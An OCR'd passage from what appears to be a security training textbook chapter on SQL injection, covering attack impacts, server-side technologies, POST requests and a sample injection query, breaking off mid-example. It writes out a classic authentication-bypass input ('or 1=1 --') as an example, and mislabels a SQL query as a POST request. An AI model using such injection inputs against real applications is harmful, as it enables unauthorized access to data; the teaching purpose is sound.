
SQL injection attacks use a series of malicious SQL queries or SQL statements to manipulate the database directly. An application often uses SQL statements to authenticate users to the application, validate roles and access levels, store and obtain information for the application and user, and link to other data sources. SQL injection attacks work because the application does not properly validate an input before passing it to an SQL statement.

Why Bother about SQL Injection?

SQL injection is a major issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection can be used to implement the following attacks:


- **Authentication Bypass**: Using this attack, an attacker logs onto an application without providing a valid username and password, and gains administrative privileges.

- **Authorization Bypass:** Using this attack, an attacker alters authorization information stored in the database by exploiting an SQL injection vulnerability.
- **Information Disclosure:** Using this attack, an attacker obtains sensitive information that is stored in the database.
- **Compromised Data Integrity:** Using this attack, an attacker defaces a web page, inserts malicious content into web pages, or alters the contents of a database.
- **Compromised Availability of Data:** Using this attack, an attacker deletes the database information, delete logs, or audit information stored in a database.
- **Remote Code Execution:** Using this attack, an attacker compromises the host OS.



SQL Injection and Server-side Technologies

Powerful server-side technologies such as ASP.NET and database servers allow developers to create dynamic, data-driven websites and web applications with incredible ease. These technologies implement business logic on the server side, which then serves incoming requests from clients. The server-side technology smoothly accesses, delivers, stores, and restores information. Various server-side technologies include ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, Ruby on Rails, and so on. Some of these technologies are prone to SQL injection vulnerabilities, and applications developed using these technologies are vulnerable to SQL injection attacks. Web applications use various database technologies as part of their functionality. Some relational databases used for developing web applications include Microsoft SQL Server, Oracle, IBM DB2, and the open-source MySQL. Developers sometimes unknowingly ignore secure coding practices when using these technologies, which makes the applications and relational databases vulnerable to SQL injection attacks. These attacks do not exploit a specific software's vulnerability; instead, they target websites and web applications that do not follow secure coding practices to access and manipulate the data stored in a relational database.




Understanding HTTP POST Request

An HTTP POST request is a method for carrying the requested data to the web server. Unlike the HTTP GET method, the HTTP POST request carries the requested data as a part of the message body. Thus, it is considered more secure than HTTP GET. HTTP POST requests can also pass large amounts of data to the server. They are ideal for communicating with an XML web service. These methods submit and retrieve data from the web server.

When a user provides information and clicks **Submit**, the browser submits a string to the web server that contains the user's credentials. This string is visible in the body of the HTTP or HTTPS POST request as

```
select * from Users where (username = 'smith' and password = 'simpson');
```

Figure 15.1: Example of HTTP POST request



Understanding Normal SQL Query

A query is an SQL command. Programmers write and execute SQL code in the form of query statements. SQL queries include selecting data, retrieving data, inserting/updating data, and creating data objects such as databases and tables. Query statements begin with a command such as SELECT, UPDATE, CREATE, or DELETE. Queries are used in server-side technologies to communicate with an application's database. A user request supplies parameters to replace placeholders that may be used in the server-side language. From this, a query is constructed and then executed to fetch data or perform other tasks on the database.

The diagram below shows a typical SQL query. It is constructed with user-supplied values, and upon execution, it displays results from the database.





Figure 15.2: Example of normal SQL query



Understanding an SQL Injection Query

An SQL injection query exploits the normal execution of SQL. An attacker submits a request with values that will execute normally but return data from the database that the attacker seeks. The attacker can submit these malicious values because of the inability of the application to filter them before processing. If the values submitted by the users are not properly validated, then the application can potentially be targeted by an SQL injection attack.

An HTML form that receives and passes information posted by the user to the **Active Server Pages (ASP) script** running on an IIS web server is the best example of SQL injection. The information passed is the username and password. To create an SQL injection query, an attacker may submit the following values in application input fields, such as the username and password fields.

```
Username: Blah' or 1=1 --

Password: Springfield
```

As part of the normal execution of the query, these input values will replace placeholders, and the query will appear as follows:

```
